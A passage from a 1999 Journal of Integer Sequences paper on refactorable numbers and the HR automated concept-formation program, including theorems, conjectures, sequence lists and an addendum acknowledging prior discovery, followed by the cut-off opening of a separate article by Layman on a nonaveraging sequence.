$$6 = 2^1 3^1 \quad \text{becomes} \quad 2^{2^1-1} 3^{3^1-1} = 18$$

It is easy to see that the integers produced from this map must all be refactorable numbers, as they have $p_1^{m_1} \ldots p_k^{m_k}$ divisors, and for any prime p and any integer m we have $m <= p^m-1$, so the number of divisors divides the integer itself. The result of the transformation on a even number is another even number, and the result on an odd number is another odd number. It follows that there are infinitely many even and odd refactorable numbers.

This mapping of the integers onto the refactorables produces another interesting sequence:

[A036879]: 1, 2, 9, 8, 625, 18, 117649, 128, 6561, 1250, 25937424601, 56, 23298085122481, 235298, ...

This sequence does not of course include all refactorable numbers: it is easy to show that 12, for instance, does not belong to this sequence.

2.1 Membership Theorems

Since primes have two divisors, 2 is the only prime refactorable number.

Theorem 2. All odd refactorable numbers are squares.

Proof. Suppose n is as in Lemma 1, and is odd and refactorable. Since each $m_i + 1$ must divide n, each m_i is even, so n is a square. QED.

Theorem 2 makes it easy to search for odd refactorable numbers, which form this subsequence:

[A036896]: 1, 9, 225, 441, 625, 1089, 1521, 2025, 2601, 3249, 4761, 5625, 6561, 7569, 8649, ...

The odd numbers which square to give these are:

[A036897]: 1, 3, 15, 21, 25, 33, 39, 45, 51, 57, 69, 75, 81, 87, 93, ...

(It is easy to see that 3 is the only prime in this series.)

Theorem 3. No perfect number is refactorable.

Proof.
(a) Even perfect numbers. Using Theorem 277 from [4], we know that if k is an even perfect number, it has the form $2^{n-1}(2^n-1)$, where 2^n-1 is a prime, p, and using Theorem 18 from [4], we know that if 2^n-1 is prime, then so is n. Using Lemma 1, we know that $k = 2^{n-1}p$ must have $((n-1)+1)(1+1) = 2n$ divisors. If $2n$ divides k then either $n = 2$ or $n = p$ (as n is a prime). If $n = 2$ then the perfect number is 6, which is not refactorable. If $n = p$ then $n = 2^n-1$, which is impossible for a prime n.
(b) Odd perfect numbers. No odd perfect numbers are known. If one were to exist, say q, with divisors $d_1 < ... < d_k = q$, then each d_i must be odd, and by definition, $d_1 + ... + d_{k-1} = q$. The sum of an even number of odd integers is even, so, as q is odd, we know that $k-1$ must be odd, so q has an even number of divisors. Therefore q cannot be refactorable as it is odd and cannot be divisible by an even number. QED.

2.2 Pairs and Triples of Refactorable Numbers

Because odd refactorables are square numbers, we cannot have four or more consecutive refactorables, since positive squares always differ by more than 2. We cannot yet rule out triples of refactorable numbers, but we can show that it is very unlikely that they exist:

Theorem 4. If (a-1, a, a+1) is a triple of refactorable numbers, then a must be of the form:

$$\left(\sum_{i=0}^{n} 2^i \binom{2n+1}{2i}\right)^2$$

for some integer n.

Proof. As odd refactorable numbers are square, and as no two square numbers differ by 2, a must be odd and a square, say b^2. An instance of the Fermat-Euler theorem (Theorem 72 from [4]) states that $b^2 = 1 \pmod 4$, so $b^2 + 1 = 2 \pmod 4$. Therefore $a + 1$ is not divisible by 4 and so must have prime factorization $a + 1 = 2\ {p_1}^{m_1} \ldots {p_k}^{m_k}$, where the p_i's are distinct odd primes. This means that $tau(a+1) = 2(m_1+1)\ldots(m_k+1)$ and that each m_i+1 must be odd as $a+1$ is refactorable. So each m_i must be even and therefore $a+1$ is twice an odd square number. Therefore we can write $a+1 = 2c^2$, so $b^2 + 1 = 2c^2$. This means that (b,c) must be a solution of the Diophantine equation $x^2 - 2y^2 = -1$. Theorem 244 of [4] states that the positive integer solutions to this equation are given by

$$x + y\sqrt{2} = (1 + \sqrt{2})^{2n+1}$$

for integers n. Expanding the coefficient of x on the right-hand side, we get:

$$\sum_{i=0}^{n} 2^i \binom{2n+1}{2i}$$

and so a is as in the statement of the theorem. QED.

These numbers quickly become large. For example, if we take $n = 10$, then $a = 2982076586042449$. By considering $n <= 35$, it is easy to show that there are no triples between 1 and 10^{53}, and it would not be difficult to take this number further.

Conjecture 1. There are no triples of refactorable numbers.

There are, however, pairs of refactorable numbers, although these are fairly rare. The only pairs of refactorable numbers between 1 and 1,000,000 are:

[A036898]: (1 2), (8 9), (1520 1521), (50624 50625), (62000 62001), (103040 103041), (199808 199809), (221840 221841), (269360 269361), (463760 463761), (690560 690561), (848240 848241), (986048 986049)

It is easy to see that if (a, a+1) is a pair of refactorable numbers, and a is even, then a is a multiple of four (from the Fermat-Euler theorem as in the proof of Theorem 4).

If two refactorables are relatively prime, their product is also refactorable. So the products of pairs of consecutive refactorables produces another (possibly finite) sequence of refactorables:

[A036899]: 2, 72, 2311920, 2562840000, 3844062000, 10617344640, 39923436672, ...

Conjecture 2. There are infinitely many pairs of refactorable numbers.

2.3 Distribution

We cannot yet give an accurate measure for the number of refactorables less than a given n, but we can say how many there are with a given number of divisors:

Theorem 5. The number of refactorable numbers with n divisors is:

- 1, if n = 1 or 4.
- k!, if n is the product of k distinct primes (ie. it is square-free:[A005117]).
- infinite, otherwise.

Proof. Clearly, 1 is the only refactorable number with one divisor. If an integer s has four divisors, then it must be of the form p^3 or pq for distinct primes p, q. Taking the first case, if it is to be refactorable, then p = 2 and the refactorable number is 8. There are no refactorables of the form pq because 4 cannot divide the product of two distinct primes.
If n is the product of k distinct primes, $n = p_1 \ldots p_k$, then any integer s with n divisors must be of the form $s = a_1^{p_1 - 1} \ldots a_k^{p_k - 1}$ for distinct primes $a_1, \ldots, a_k$. If it is to be refactorable, then n must divide s, so $\{a_1, \ldots, a_k\} = \{p_1, \ldots, p_k\}$ and there are k! ways to choose the a_i's from the p_i's, hence k! possibilities for s.
Suppose now that n is not square-free, and $n = p_1^{m_1} \ldots p_k^{m_k}$. Firstly, if k = 1, then $n = p^m$ and $m > 1$.
Then for any prime q which is not p, the integer $s = q^{p-1}p^{p^{m-1}-1}$ has n divisors. Further, s is refactorable unless

$$p^{m-1} - 1 < m \iff p = m = 2 \iff n = 4 ,$$

and we have already dealt with the case where $n = 4$. Secondly, if $k > 1$, with say $m_i > 1$, for any prime q not in $\{p_1, ..., p_k\}$, the integer

$$s = q^{p_1-1} p_1^{m_1-1} \dots p_i^{m_i-1-1} \dots p_k^{m_k-1}$$

has n divisors. Now s is also refactorable unless, as above, $p_i = m_i = 2$. If there is an $i > 2$ for which $m_i > 1$, then choosing this i in the construction above works. This leaves only the case where $n = 2^2 p_2 \dots p_k$. In this case, for any prime q not in $\{p_1, ..., p_k\}$, the integer

$$s = q^{2^{p_2-1}} p_2 p_3^{p_3-1} \dots p_k^{p_k-1}$$

has $2p_2\ 2p_3 \dots p_k = n$ divisors, and is refactorable because $p_2 > 2$ implies $p_2 - 1 >= 2$. QED.

Theorem 5 tells us, for instance, that there are precisely two refactorable numbers with 6 divisors, namely 12 and 18, and precisely 6 refactorable numbers with 30 divisors, namely $2^1 3^2 5^4$, $2^1 3^4 5^2$, $2^2 3^1 5^4$, $2^2 3^4 5^1$, $2^4 3^1 5^2$ and $2^4 3^2 5^1$.

Also, for a given non-square-free integer $n = p_1^{m_1} \dots p_k^{m_k}$, if we can write:

$$n = (m_1+t_1) \dots (m_k+t_k)\ a_1 \dots a_j$$

for $j > 0$, and some $t_i > 0$, $a_i > 1$, then for any set of primes, $\{q_1, ..., q_j\}$, none of which are in $\{p_1, ..., p_k\}$, the number:

$$p_1^{m_1+t_1-1} \dots p_k^{m_k+t_k-1} q_1^{a_1-1} \dots q_j^{a_j-1}$$

will have n divisors and be refactorable.

So, for instance, because $36 = 2^2\ 3^2$,

36 = (2+1)(2+1)4 implies $36p^3$ has 36 divisors and is refactorable (for any prime $p > 3$).
36 = (2+1)(2+1)2*2 implies $36pq$ has 36 divisors and is refactorable (for any primes $p, q > 3$).
36 = (2+1)(2+2)3 implies $108p^2$ has 36 divisors and is refactorable (for any prime $p > 3$).
36 = (2+2)(2+1)3 implies $72p^2$ has 36 divisors and is refactorable (for any prime $p > 3$).
36 = (2+1)(2+4)2 implies $972p$ has 36 divisors and is refactorable (for any prime $p > 3$).

36 = (2+4)(2+1)2 implies 288p has 36 divisors and is refactorable (for any prime $p > 3$).

Note that the first such formula comes from the first non-square-free integer greater than 4, namely 8, and we find that 8p is refactorable with 8 divisors, for any prime $p > 2$.

To end the discussion on refactorable numbers, we give a table of the distribution of (i) refactorable numbers, (ii) odd refactorable numbers, (iii) even refactorable numbers, (iv) pairs of refactorable numbers, and we compare these with the distribution of the primes and pairs of primes.

n at most	primes	refactorables	odd refactorables	even refactorables	prime pairs	refactorable pairs
10	4	4	2	2	2	2
10^2	25	16	2	14	8	2
10^3	168	92	5	87	35	2
10^4	1229	665	15	650	205	3
10^5	9592	5257	34	5223	1224	5
10^6	78498	44705	87	44618	8169	13
10^7	664579	394240	237	394003	58980	27
10^8	5761455	?	650	?	440312	75
10^9	50847534	?	1813	?	3424506	187
10^{10}	455052511	?	5152	?	27412679	468
10^{11}	4118054813	?	14889	?	224376048	1219

Table 1: Distribution of refactorable numbers, odd and even refactorables and pairs of refactorables, compared with distribution of primes and prime pairs.

We used UBASIC and GAP to compile this table. Based on this empirical evidence, it appears that the number of refactorables is always at least half the number of primes. Using the prime number theorem, (Theorem 6 of [4]), we can conjecture that the number of refactorables less than x is at least $x/(2\log(x))$.

3. HR - Automatic Concept Formation

The research of the author includes understanding and automating the processes at work when

mathematicians invent new concepts, specifically in finite group theory. This has culminated in the HR system, named after Hardy and Ramanujan, to emphasize both a theory-driven and a data-driven approach to concept formation. HR starts with only the axioms of group theory and ends with definitions and models of concepts it has derived, such Abelian groups, cyclic groups, orders of elements and so on. It does this by:

1. Finding models of groups using the MACE model finder, [5].
2. Storing data from the group tables which details the core concepts in group theory, namely the group operation, the identity element and the inverses of elements.
3. Manipulating this data in one of eight ways to produce a new data-table from one (or two) old ones.
4. Assigning definitions to each new data-table using the information about how they were constructed.

Most of the concepts HR invents are calculations which can be made directly from the group table of a finite group. However, it also makes sequences of groups, for instance, the sequence formed by taking the subgroup generated by the center of the previous group (which produces sequences of length two only). The sequences produced were mostly disappointing. For this reason, we looked towards number theory to see if it was possible to find more interesting sequences using HR's limited set of production rules.

3.1 HR Working in Number Theory

In number theory, HR generated three initial tables for the integers up to 100:

- The set of triples [a, b, c] for which $a = b * c$.
- The set of triples [a, b, c] for which $a = b + c$.
- The set of pairs [a, b] for which b is a digit in the decimal expansion of a.

These were quite arbitrary choices - other choices would lead to different concepts. HR performs concept formation in number theory using the same manipulations as in group theory. It also has three ways to produce sequences of numbers:

1. By taking the sequence of integers with a given property, e.g. the prime numbers.
2. By taking the output of some function on successive integers, e.g. the *tau* function.
3. By finding those integers which, for some function, output an integer larger than any output for a smaller integer, i.e. those integers which set a record, such as the highly composite numbers.

The first time HR was tried in number theory, it invented the refactorable numbers. When we first saw this sequence, we did not know how it was found, but it looked interesting - it had a mix of odd and even numbers, sufficiently many terms between one and a hundred, and no obvious pattern. Therefore we

looked it up in the Online Encyclopedia, and were surprised to find that it was not listed. Only then did we look at the output from HR to see its definition (expecting an unintuitive, complicated explanation), and were then even more surprised that this sequence was missing from the Encyclopedia.

We must point out that HR did only the easy part - it invented the concept - we have done all the rest of the above work. However, HR does make conjectures about refactorables. For example, it made the following conjecture, which we thought was true until a very large counterexample was found:

Conjecture. Given a refactorable number n, let

$$f(n) = |\{(a,b) \text{ in } \mathbf{N} \times \mathbf{N} : ab = n, a =\backslash= b\}| .$$

Then $f(n)$ is **not** a divisor of n if and only if n is a square number.

Proof of [==>] Suppose n is refactorable, that $f(n)$ does not divide n and that n is **not** a square. Then $f(n)$ is equal to the number of divisors of n, and so must divide n, a contradiction.
Disproof of [<==] 36360900, 79388100 and 155600676 are the first three square refactorable number which are divisible by $f(n)$.

Since HR only knew the factorizations of the integers up to 100, the conjecture was not implausible.

Note that there can be no odd refactorable numbers n for which $f(n)$ divides n, because if n is odd and refactorable, it must be a square, and if so, $f(n)$ is one less than the number of divisors of n, so, as n is refactorable, $f(n) + 1$ must divide n, and as n is odd, we cannot have both $f(n)$ and $f(n) + 1$ dividing n, as one of these must be even.

We note that HR has in effect discovered the concept of square numbers, for which both $tau(n)$ and $tau(n)$-1 divide n.

The odd or even square refactorable numbers are:

[A036907]: 1, 9, 36, 225, 441, 625, 1089, 1521, 2025, 2601, 3249, 3600, 4761, 5625, 6561, 7569, 8100, ...

3.2 Recent Developments

3.2.1 Data Mining Using the Encyclopedia

Having down-loaded a copy of the Online Encyclopedia, we have enabled HR to check each sequence it

makes against the database and flag those which it has reinvented. After tidying up the data, we were also able to write an add-on program enabling HR to perform some data mining with the encyclopedia. We are still implementing, experimenting and collating results, but it seems that it is certainly possible to find previously unknown results using data mining. For example, we asked HR to identify any sequences for which the refactorables are a subsequence. It first found [A009230], in which the nth term is lcm(n, $d(n)$), which was not too surprising since for every refactorable number r, lcm(r, $tau(r)$) = r.

Next, HR spotted that the refactorables are a subsequence of [A047466], the integers congruent to 0, 1, 2 or 4 (mod 8). This was an unknown result, which we subsequently proved:

Theorem 6. Refactorable numbers are congruent to 0, 1, 2 or 4 (mod 8).

Proof. Odd refactorables are squares, and therefore congruent to 1 modulo 8. If a refactorable number were congruent to 6 mod 8 then it would be of the form $2(4n+3)$, and by Lemma 2, $4n+3$ would also be refactorable, a contradiction. QED.

This gives us another insight into triples of refactorables:

Corollary. If (a-1, a, a+1) is a triple of refactorable numbers, then $a = b^2$ for some odd number b and $b^2 = 16c + 1$ for some c.

Proof. By Theorem 6, odd refactorables are congruent to 1 (mod 8), hence $a+1 = 8n + 2 = 2(4n + 1)$ for some n. Therefore, as $a + 1$ is refactorable and $4n + 1$ is odd, we see by Lemma 2 that $4n + 1$ is an odd refactorable number. Hence, by Theorem 6 again, $4n + 1 = 8c+1$, so $a + 1 = 2(8c+1)$ and we see that $a = 16c+1$. As a is an odd refactorable, by Theorem 2 we can write $a = b^2$ for some b, and $a = b^2 = 16c+1$. QED.

Another data mining investigation using the encyclopedia, this time to find super-sequences of the perfect numbers ["even" being understood here], showed that perfect numbers are a subsequence of [A009242], with nth term equal to lcm(n, $sigma(n)$). Therefore HR had spotted that, for all (even) perfect numbers p, there is an n such that lcm(n, $sigma(n)$) = p. In the same session, HR also spotted that the even perfect numbers are a subsequence of [A007517], in which the nth term is $phi(n)(sigma(n)-n)$. We have subsequently proved both of these results:

Theorem 7. For any even perfect number p, there is an integer a for which lcm(a, $sigma(a)$) = p, and an integer b for which $phi(b)(sigma(b)-b) = p$.

Proof. From Theorem 277 of [4], we note that $p = 2^{n-1}(2^n-1)$ for some n, where 2^n-1 is a prime. If we take $a = 2^{n-1}$ then

$$sigma(a) = 1 + 2 + ... + 2^{n-1} = 2^n - 1$$

and so lcm(a, $sigma(a)$) = 2^{n-1} (2^n-1) = p, because 2^n-1 is prime.

If we take $b = 2^n$ then $sigma(b) = 2^{n+1}$-1 and only the odd integers less than b will be coprime to it, so

$$phi(b) = b/2 = 2^{n-1}$$

Therefore

$$phi(b)(sigma(b) - b) = 2^{n-1} (2^{n+1} - 1 - 2^n) = 2^{n-1} (2^n - 1) = p.$$

QED.

So HR has highlighted the following appealing parallel between the refactorable numbers and the even perfect numbers:

- Refactorable numbers are of the form lcm(a, $tau(a)$) for some a.
- Perfect numbers are of the form lcm(a, $sigma(a)$) for some a.

We also note that

- Refactorable numbers are those n for which lcm(n, $tau(n)$) = n,
- Perfect numbers are those n for which lcm(n, $sigma(n)$) = $2n$.

3.2.2 A Mathematical Cycle

We have recently been able to complete a cycle of mathematical activities by using the automated theorem prover OTTER [6] to prove some of the conjectures that HR makes in group theory. HR now:

- Invents definitions
- Spots conjectures involving those definitions
- Proves some of the conjectures using OTTER
- Finds counterexamples to some of the conjectures that OTTER fails to prove

Therefore, starting with only the axioms of group theory, HR constructs a theory with (i) examples of groups, (ii) definitions of groups and models of those definitions, (iii) proven conjectures with proofs supplied by OTTER, (iv) open conjectures, where OTTER has failed to find a proof and MACE has failed to find a counterexample.

[2] gives a more detailed description of the HR system, and the following web page is devoted to HR:

http://dream.dai.ed.ac.uk/group/simonco/hr/

4. Other Sequences

4.1 Re-Invented Sequences

After a preliminary examination, we can claim that HR reinvented the following sequences:

1. Sequences resulting from factorization:

    - the square numbers [A000290].
    - the non-squares [A000037].
    - the prime numbers [A000040].
    - the squares of primes [A001248].
    - the primes and squares of primes [A000430].
    - 1 and the odd primes [A006005].
    - 0 if prime, 1 otherwise [A005171].
    - the composite numbers [A002808].
    - the highly composite numbers [A002182].
    - *tau*(*n*), the number of divisors of *n* [A000005].
    - the number of proper divisors [A032741].
    - integers with 4 [A030513], 5 [A030514], etc. divisors.
    - integer square roots or zero [A037213].
    - writing out the divisors [A027750].
    - writing out the proper divisors [A027751].
    - the squarefree integers. [A005117].
    - the powers of 2 [A000079].
    - integers with at most 2 prime factors [A037143].
    - integers not divisible by 3 [A001651].

2. Sequences resulting from addition:

    - the even numbers [A005843].
    - the odd numbers [A005408].
    - writing out the numbers less than n [A005408].
    - 1 together with the even numbers [A004277].
    - 2 together with the odd numbers [A004280].
    - 2,4 and the odd numbers [A004281].

3. Sequences resulting from examination of digits:

    - the repunits [A000042].

- integers with only 2's as digits [A002276].
- integers with a 1 [A011531], 2 [A011532], 3 [A011533], etc. as a digit.
- the repdigits [A010785].
- integers divisible by each non-zero digit [A002796].
- each digit is prime [A046034].
- the numbers with two distinct digits [A031955].
- the number of distinct digits in *n* [A043537].
- number with distinct digits [A010784].
- numbers divisible by every digit [A034838].
- no base 2 digit is a base 10 digit [A037344].
- the natural numbers in base 3 [A007089].

More interesting than the fact that HR reinvented these sequences are the ways in which HR defines them. For example, even numbers are defined as integers n for which there is a natural number m such that $m + m = n$. The natural numbers in base 3 were defined as integers in base 10 which have no digits which can be written as $a + b$ where $a > 0$, $b > 0$ and $a \neq b$. Powers of two were defined as those integers with no odd divisors.

4.2 New Sequences Invented by HR

HR invented many other sequences which were not found in the encyclopedia. Most did not seem of any great interest. However, we deemed the following seven of sufficient interest to be submitted to the encyclopedia.

1. 1, 2, 14, 23, 29, 34, 46, 63, 68, 74, 76, 78, 88, 94, ... [A036433],
   the number of divisors is a digit in the decimal expansion of n. This sequence contains all primes with a 2 in them, and those primes starting with a 2, [A045708].

2. 1, 4, 9, 11, 14, 19, 41, 44, 49, 91, 94, 99, ... [A036435],
   those integers where all the digits are nonzero squares.

3. 0, 1, 0, 1, 1, 0, 2, 0, 1, 1, 0, 2, 1, 1, 1, 0, 0, ... [A036431],
   $f(n) = |\{a < n : a + tau(a) = n\}|$.

4. 1, 3, 6, 8, 11, 16, 17, 20, 22, 23, 27, 29, ... [A036434],
   integers which cannot be written as $a + tau(a)$ for some a (i.e. those n for which $f(n) = 0$).

5. 1, 2, 7, 38, 122, 2766, 64686, ... [A036432],
   integers that set a record for $f(n)$.

6. 1, 4, 6, 10, 12, 14, 22, 24, 26, 27, ... [A036438],
   integers which can be written as $m * tau(m)$ for some m (which of course include twice the primes, [A001747]).

7. 1, 6, 8, 10, 14, 15, 22, 26, 27, ... [A036436],
   integers for which $tau(n)$ is a square. This sequence contains the multiplicatively perfect numbers [A007422], n such that the product of the divisors of n equals n^2.

HR has also found some interesting finite sequences of integers. For example, HR invented those integers which have more distinct digits than any smaller number

1, 10, 102, 1023, 10234, 102345, 1023456, 10234567, 102345678, 1023456789 [A038378].

5. Conclusions

We have shown that refactorable numbers are of some interest, and hope that someone will take up the challenge of proving the conjectures from this paper (before we do).

Also, we have shown that HR is capable of producing interesting concepts. Automated concept formation programs have some advantages over humans, in that they have no pride (are not ashamed to look at concepts with simple descriptions) and are very thorough. The use of computers with integer sequences has also been explored in [7], where the Seek-Whence program was used to identify definitions of integer sequences. Indeed, the Superseeker server for the Online Encyclopedia of Integer Sequences does a certain amount of concept formation in attempting to find a match between a given sequence and one in the database. A similar program to HR is Graffiti, [3], which makes conjectures in graph theory. Another program, [1], automatically invents theorems in plane geometry.

Machine discovery in mathematics and in science in general is a productive and interesting area which is gaining recognition and attention. HR and refactorable numbers were themselves recently mentioned in the popular press, [8], which reflects the interest that machine discovery is attracting. As more work is done in this area, we hope to make discovery programs as much a part of the mathematician's tool box as computer algebra packages.

6. Acknowledgements

This work is supported by EPSRC research grant GR/L 11724. I would like to thank Prof. Alan Bundy and Dr. Toby Walsh (who gave refactorables their name) for their valuable contributions to this work.

7. References

[1] Bagai, R., Shanbhogue, V., Zytkow, J. M. and Chou, S. C.: Automatic theorem generation in plane geometry, in *Lecture Notes in Artificial Intelligence*, Vol. **689**, Springer-Verlag, 1993.

[2] Bundy, A., Colton, S. and Walsh, T.: HR - Automated concept formation in finite algebras, in *Proceedings of the Machine Discovery Workshop*, ECAI 98, Brighton. Also Research Report RP920, Division of Informatics, University of Edinburgh.

[3] Fajtlowicz, S.: On conjectures of Graffiti: *Discrete Mathematics*, Vol. **72**, pages 113-118, 1988. (See also Fajtlowicz, S.: On conjectures of Graffiti V. In *Proceedings of the 7th International Quadrennial Conference on Graph Theory, Combinatorics and Applications*, Vol. **1**, pages 367-376, 1995.)

[4] Hardy, G. H. and Wright, E. M.: *The Theory of Numbers*, Oxford Univ. Press, 1965.

[5] McCune, W.: A Davis-Putnam program and its application to finite first order model search: Quasigroup existence problems. Technical Report ANL/MCS-TM-194, Argonne National Laboratory, 1994.

[6] McCune, W.: *The Otter User's Guide*. Technical Report ANL/90/9, Argonne National Laboratory, 1994.

[7] Meredith, M. J.: *Seek-Whence: A Model of Pattern Perception*, Ph.D. dissertation, Department of Computer Science, Indiana University, 1987.

[8] *New Scientist*, 5th Sept. 1998, p. 17, para. 3.

[9] Sloane, N. J. A.: *The On-Line Encyclopedia of Integer Sequences*, published electronically at www.research.att.com/~njas/sequences/.

---

8. Addenda, April 19, 1999

In this paper we tried to make two points: (i) that the HR program we have implemented can invent new and interesting concepts in number theory and (ii) that one concept output by HR, namely the refactorable numbers, had many interesting properties. Because refactorables and associated sequences were missing from the Encyclopedia of Integer Sequences, [9], and after a preliminary search of the relevant literature, we concluded that the refactorable numbers were a genuinely new invention.

However, on 23rd March 1999, we received notification from Robert Kennedy and Curtis Cooper, of Central Missouri State University, that they had read the above paper and that the concept of

refactorables had been defined already as `tau numbers' in a 1990 paper, [10], which proved that the natural density of the tau numbers is zero.

This news detracts from our original paper in only one way, namely that the title is inaccurate, refactorables were a machine re-invention. Indeed, the news that they have been developed so recently adds both to the point that HR can invent and re-invent concepts of interest and, of course, to the point that refactorables are interesting.

To add to the argument that HR produces interesting, novel concepts in number theory, we present the following very simple function defined by HR recently:

$$f(n) = |\{(a,b) : a * b = n \text{ and } a \mid b\}|.$$

This has been added to the encyclopedia:

[A046951]: 1, 1, 1, 2, 1, 1, 1, 2, 2, 1, 1, 2, 1, 1, 1, 3, 1, 2, 1, 2, 1, 1, 1, 2, 2, 1, 2, 2, 1, 1, 1, 3, 1, 1, 1, 4, 1, ...

This was interesting because of its similarity to the tau function, [A000005]: (*tau(n)* = number of divisors of *n*). HR went on to define the integer sequence of numbers which set a record for *f* (ie. those integers, *a*, for which for all *b*, $0 < b < a$, $f(a) > f(b)$):

[A046952]: 1, 4, 16, 36, 144, 576, 1296, 2304, 3600, 14400, 32400, 57600, 129600, 518400, ...

It was easy to spot that these are all square numbers, but a little investigating revealed the following result:

Theorem 1. The nth integer setting the record for *f* as above is the square of the nth highly composite number [A002182] (the highly composite numbers have more divisors than any smaller integer).

To prove this, we need the following lemma:

Lemma 1. *f(n) = tau(square root of the largest square dividing n)*. Note that the square root of the largest square dividing *n*, which we write as *s(n)*, is integer sequence [A000188].

Proof of Lemma 1.
Writing $n=p_1^{k_1}...p_m^{k_m}$, the largest square dividing *n* is $p_1^{2[k_1/2]}...p_m^{2[k_m/2]}$, the square root of which is: p_1

$^{[k_1/2]}...p_m^{[k_m/2]}$, where $[z]$ denotes the integer part of fraction z. The pairs of integers dividing n are of the form:

$$(a,b) = (p_1^{x_1}...p_m^{x_m}, p_1^{k_1 - x_1}...p_m^{k_m - x_m})$$

and $a|b$ if for all i, $x_i =< k_i - x_i$, ie. $x_i =< k_i/2$. Therefore, each x_i can be $0,1,2,...,[k_i/2]$, and:

$$f(n) = ([k_1/2] + 1)([k_2/2] + 1)...([k_m/2] + 1) = tau(p_1^{[k_1/2]}...p_m^{[k_1/2]}) = tau(s(n)),$$

using Theorem 273 from [4]. QED

Proof of Theorem 1.
Suppose that a sets a record for f. Therefore, $f(a) > f(1), f(a) > f(2), ..., f(a) > f(a-1)$, and by lemma 1, this means that $tau(s(a)) > tau(s(1)), tau(s(a)) > tau(s(2)), ..., tau(s(a)) > tau(s(a-1))$. Suppose now that c^2 is the largest square less than or equal to a. Then we see that:

$$\begin{gathered} tau(s(a)) > tau(s(1)) = tau(1) \\ tau(s(a)) > tau(s(4)) = tau(2) \\ \vdots \quad \vdots \\ tau(s(a)) > tau(s((c-1)^2)) = tau(c-1) \end{gathered}$$

If $a > c^2$, the largest square dividing a will be less than c^2 and $s(a) < c$. But then, $s(a) = c - k$ for some k, and $tau(s(a)) = tau(c-k)$, which is a contradiction. Hence $a = c^2$, $s(a) = c$, and $tau(c) > tau(c - i)$ for all $i < c$, which makes c a highly composite number, and a the square of a highly composite number.

Suppose now that b is a highly composite number, and $a=b^2$. Therefore, $s(a) = b$, and, as b is highly composite, if, for some k, $tau(s(a-k)) > tau(s(a))$, then $s(a-k) > s(a) = b$, which is impossible. Hence, for all $k < a$, $tau(s(a)) > tau(s(a - k))$, and by lemma 1, $f(a) > f(a - k)$, thus a sets a record for f. QED

Coincidentally, the previous time there was a similar confusion over a machine invented concept, Douglas Lenat, who wrote the AM program, [11], thought for a while that what he called maximally divisible numbers were a machine invention. These turned out to be the highly composite numbers we've discussed here, which were originally developed by Ramanujan, [12].

This time, we will only claim that it is possible that the function f above was invented by HR, and that it is possible that, while the concept of the squares of highly composite numbers may have been looked at before, HR may have been the first to define them as setting the record for f. It was fortunate that tau numbers had not been added to the encyclopedia, because we may have decided not to develop them. However, the story of refactorable/tau numbers emphasises the need for databases of mathematical knowledge such as the Encyclopedia of Integer Sequences, [9], which can be used by people and

computers alike to check the novelty of inventions.

Additional referencess

[10] Kennedy, R.E and Cooper, C.N.: *Tau Numbers, Natural Density, and Hardy and Wright's Theorem 437*, Internat. J. Math. Math. Sci. 13 (1990), no. 2, 383-386.

[11] Lenat, D.B.: *An Artificial Intelligence Approach to Discovery in Mathematics*, PhD thesis, Department of Computer Science, Stanford University.

[12] Ramanujan, S.: *Collected Papers*, Ed. G. H. Hardy et al., Cambridge 1927; Chelsea, NY, 1962, p. 87.

(Concerned with sequences A033950, A036431, A036432, A036433, A036435, A036436, A036878, A036879, A036896, A036897, A036898, A036899, A036907, A038378, A038379, A046951, A046952, A000005, A000021, A000188 .)

Received Dec 15, 1998; revised version received Jan 12, 1999. Published in Journal of Integer Sequences Feb. 13, 1999. Addendum April 19, 1999.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 2
(1999), Article 99.1.3

Some Properties of a Certain Nonaveraging Sequence

John W. Layman
Department of Mathematics
Virginia Polytechnic Institute and State University
Blacksburg VA 24061
Email address: layman@calvin.math.vt.edu

Abstract: Let the integer sequence A be constructed by the greedy algorithm as follows: Set a[0]=0 and, for n>0, choose a[n] to be the smallest integer greater than a[n-1] such that no member of s={a[0],..., a[n]} is the average of three other members of s. A simple alternative description of A is given in terms of its representation in base 4.

1. Introduction.

It is well known that some sequences which are difficult to calculate directly from their definition are quite easy to compute by an alternative method based on the form of their terms when written in a certain number base. An example, given in [1, Sec. E10], is the integer sequence S containing no 3-term arithmetic progression, constructed by the greedy algorithm as follows: Set a[0]=0. Each subsequent term a[n], for n>0, is chosen to be the least integer greater than a[n-1] so that a[0],a[1], ..., a[n] does not contain a 3-term arithmetic progression. This produces the sequence

0, 1, 3, 4, 9, 10, 12, 13, 27, 28, 30, 31, 36, 37, 39, 40, 81, 82, ...

which in base 3 is

0, 1, 10, 11, 100, 101, 110, 111, 1000, 1001, 1010, 1011, 1100, 1101, 1111, 10000, 10001, ...

Thus it appears that S is the sequence of positive integers that do not contain 2 when written in base 3, and this can easily be shown to be the case.

No equally simple way seems to exist for describing the analogous greedy sequence constructed so as to

contain no 4-term arithmetic progression. It turns out, however, that further progress in this direction can be made if we view the above sequence S not as one containing no 3-term arithmetic progression, but instead as one in which no term is the average of two others, an obviously equivalent condition. Additionally, we can restate the condition that an integer N contains no 2 when written in base 3 as the condition that N = M + r where M contains only 0's and 1's in base 3, and ends in 0, with r = 0 or 1. We pursue this idea in the next section.

2. A Nonaveraging Sequence.

Erdös and Straus [2] define a nonaveraging set A by the property that no member shall be the average of any subset of A with more than one element. (See also [1, Sec. C16]). It is straightforward to carry this concept over to integer sequences. Here we consider the less restrictive case of the integer sequence A defined by the greedy algorithm by a[0] = 0 and, for n>0, a[n] is the least integer such that no member of S = {a[0], a[1],..., a[n]} is the average of three other members of S. A computer program was written to calculate the terms of A, finding

0, 1, 2, 3, 4, 12, 13, 14, 15, 16, 48, 49, 50, 51, 52, 60, 61, 62, 63, 64, 192, 193, ... ,

which was found to be absent from N. J. A. Sloane's On-Line Encyclopedia of Integer Sequences (http://www.research.att.com./~njas/sequences/). It has recently been added as sequence number A036779 (January 1999).

In an attempt to discover a simple alternative description of this sequence, it was written in base 4, giving

0, 1, 2, 3, 10, 30, 31, 32, 33, 100, 300, 301, 302, 303, 310, 330, 331, 332, 333, 1000, 3000, 3001, ...

Each base 4 digit occurs in the terms of this sequence, so clearly no explanation will be as simple as the one in the previous section. However, just as in the terms shown, it was found that if N is any one of the first several hundred terms of A, then M and r exist such that N = M + r where M, when written in base 4, ends with 0, and contains only the digits 0 and 3, and where r is 0,1,2,3 or 4. In addition, each of the first several hundred integers which may be so written is found to be a term of the sequence. The general validity of this characterization will now be established.

3. Nonaveraging Property Characterized by Form in Base 4.

We define two sequences as follows:
